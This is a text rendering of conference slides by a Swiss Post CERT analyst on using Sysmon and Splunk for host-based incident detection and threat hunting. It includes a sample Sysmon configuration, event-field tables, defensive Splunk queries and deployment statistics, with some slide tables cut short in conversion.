Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

C:\> whoami /all

* Tom Uelschi
* Swiss Post CERT / SOC / CSIRT, since 2007
  - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
* Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
* Member of many trust groups / infosec communities
* Twitter: @c_APT_ure

Disclaimer

* Views & opinions expressed are my own
* Work presented is from $dayjob
  - past 6-8 months, ongoing
  - examples, ideas, process, methodology
  - not a finished «solution» or «product»
  - approach for others (analysts) to adopt

Fast paced talk ahead – fasten your seat belts! ☺

Outline (v0.1)

* Introduction on Sysmon
* How dou you know «Evil»? (malicious)
* Searching for «known bad»
* Threat Hunting approaches

Outline (v1.0)


* Introduction on Sysmon
* Sources for «knowing Evil»
  - Searching for «known bad»
    - OSINT, blogs, reports, public sandboxes, VT
    - Malware Analysis of self discovered samples
  - Threat Hunting approaches
    - Red/Purple Teaming / Adversary Simulation

Goal of Talk (Abstract)

* This presentation will give an overview and detailed examples on how to use the free Sysinternals tool SYSMON to greatly improve host-based incident detection and enable threat hunting approaches.
* The main goal is to share an approach, a methodology how to greatly improve host-based detection by using Sysmon and Splunk to create alerts.

Introduction on Sysmon

```
<Sysmon schemaversion="3.00">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <!-- or 80, and process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">iexplore.exe</Image>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```



Setting the stage…


	Network-based	Host-based
Prevention	Firewalls Network IPS BDS, Web-Proxy + AV/Mail-GW + AV	Antivirus HIPS, EMET Next-Gen Endpoint Protection
Detection	Network IDS *(Snort, Surricata, Bro)* NSM BDS	EDR *(Carbon-Black et.al.)* HIDS (?) Sysmon and SIEM *(Splunk)*

☞ This talk is about Host-based Detection


Network- or Host-based Detection?

* **Network-based Detection (NBD)**
  - Intrusion Detection System (IDS) / Network Security Monitoring (NSM)
    - Snort, Surricata , Bro, Security Onion …
* **Host-based Detection (HBD)**
  - Endpoint Detection and Response (EDR)
    - Carbon Black, FireEye HX, CrowdStrike Falcon, Tanium, RSA ECAT …
    - Sysmon (FREE) & Splunk *(or any other SIEM)*
* Open for discussion
  - Is one of {NBD, HBD} enough, better, or are both needed?


Bro : NBD :: Sysmon+Splunk : HBD



Bro : NBD :: Sysmon+Splunk : HBD



Pyramid of Pain



Cyber Kill Chain

The only mention of «Cyber»

Attack Progression, aka the "Cyber Kill Chain"

We have found that the phases of an attack can be described by 6 sequential stages. Once again loosely borrowing vernacular, the phases of an operation can be described as a "cyber kill chain." The importance here is not that this is a linear flow - some phases may occur in parallel, and the order of earlier phases can be interchanged - but rather how far along an adversary has progressed in his or her attack, the corresponding damage, and investigation that must be performed.




Fig. 2: The Attack Progression

I want to be able to detect this!

Pyramid of Pain & Kill Chain

How the Pyramid and the Kill Chain Fit Together

Gizah Pyramids ["All Gizah Pyramids.jpg", Liberator, Ricardo, http://commons.wikimedia.org/wiki/File:All_Gizah_Pyramids.jpg, Checked 2013-03-06]

Let me start by making a clear statement: **The Pyramid is not a replacement for the Kill Chain, it is a complement.** The Kill Chain model shows the various states an adversary must move through to complete their objective(s). At each phase, you have the opportunity to detect their actions using certain indicators. This is where the Pyramid comes in: it serves as a guide for knowing how to prioritize your limited detection resources in order to achieve the maximum benefit.

The Cyber Kill Chain ["Security Intelligence: Attacking the Cyber Kill Chain", Cloppert, Michael, http://computer-forensics.sans.org/blog/2009/10/14/security-intelligence-attacking-the-kill-chain/, Checked 2013-03-06]

Why using Sysmon?

* **Incredible visibility into system activity** on Windows hosts (it's FREE)
* Store Sysmon data in Windows event logs (big size)
  - Search or query Sysmon data using Powershell or event viewer
* **Collect Sysmon logs into SIEM for searching, alerting, hunting** (big plus)
* Analyst needs to …
  - know **what** to search for
  - distinguish **normal / abnormal** activity
  - find **suspicious / malicious** behavior

Why Sysmon? RSA Con Talk M.R.

Why Sysmon? RSA Con Talk M.R.

Sysmon Events

#RSAC

Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time stomping

DLL / Proc Injection

*Contributed by David Magnotti

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
Why Sysmon? RSA Con Talk M.R.



Why Sysmon? RSA Con Talk M.R.

Sysmon Events

#RSAC

Categor	ProcessCreate	Network Connection Detected	
Process	UtcTime	ProcessGuid	
Process	ProcessGuid	ProcessId	
Driver L	ProcessId	Image	
Image L	Image	User	
File Cre	CommandLine	Protocol	
Networ	CurrentDirecto	Initiated	
CreateR	User	SourceIsIpv6	DestinationIsIpv6
RawAcc	LogonGuid	SourceIp	DestinationIp
Sysmon	LogonId	SourceHostName	DestinationHostName
Error	TerminalSessio	SourcePort	DesinationPort
	IntegrityLevel	SourcePortName	DesinationPortName

*Contributed by David Magnotti

Why Sysmon? RSA Con Talk M.R.

Sysmon Events

#RSAC

Category	Ever
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

CreateRemoteThread Detected
UtcTime
SourceProcessGuid
SourceProcessId
SourceImage
TargetProcessGuid
TargetProcessId
TargetImage
NewThreadId
StartAddress
StartModule
StartFunction

*Contributed by David Magnotti

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Why Sysmon? RSA Con Talk M.R.

Splunk Example Queries

- See http://blogs.splunk.com/2014/11/24/monitoring-network-traffic-with-sysmon-and-splunk/
- Processes grouped by logon GUID:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 NOT User="NT AUTHORITY\\SYSTEM" |
stats values(User) as User,values(CommandLine) as CommandLine,values(ProcessId) as
ProcessId,values(ParentProcessId) as ParentProcessId values(ParentCommandLine) as ParentCommandLine by LogonGuid
```

- Outbound connections by process:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 Protocol=tcp Initiated=true | eval
src=if(isnotnull(SourceHostname), SourceHostname+":"+SourcePort, SourceIp+":"+SourcePort) | eval
dest=if(isnotnull(DestinationHostname), DestinationHostname+":"+DestinationPort, DestinationIp+":"+DestinationPort) |
eval src_dest=src + " => " + dest | stats values(src_dest) as Connection by ProcessGuid ProcessId User Computer Image
```

- Command line for non-local connections:

```
sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Protocol=tcp Initiated=true | where
DestinationIp!="127.0.0.1" AND DestinationHostname!=SourceHostname | table _time User Computer ProcessId ProcessGuid
DestinationHostname DestinationPort | join type=inner [search sourcetype="xmlwineventlog:microsoft-windows-
sysmon/operational" EventCode=1 | table _time ProcessGuid ProcessId CommandLine]
```

35

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Sysmon / Splunk stats from 7 days

Event Description	# hosts	Event Code	# events	raw data [MB]	avg size [B]
Process Create	9'841	1	12'121'075	13'495.26	1'167.5
File creation time	9'187	2	2'595'550	1'851.98	748.2
Network connection	9'651	3	22'875'616	18'878.44	865.4
Sysmon service state changed	7'305	4	20'622	8.01	407.5
Process terminated	9'329	5	11'402'347	5'577.41	512.9
Driver Loaded	1'204	6	13'802	7.59	576.5
Image loaded	---	7	---	---	---
CreateRemoteThread	5'534	8	2'116'403	1'638.82	812.0
RawAccessRead	9'681	9	169'5		
Error	51	255			
		Total	220'6		

Sysmon config entries: 150
TODO: don't forward IDs 5 & 9 (store locally only)

In reply to Mark Russinovich

TomU @c_APT_ure · Apr 26
@markrussinovich Thanks for #Sysmon & RSA slides!
~10K hosts (target: 25K)

15 33

Mark Russinovich
@markrussinovich

Following

Cool to see people using Sysmon at scale:

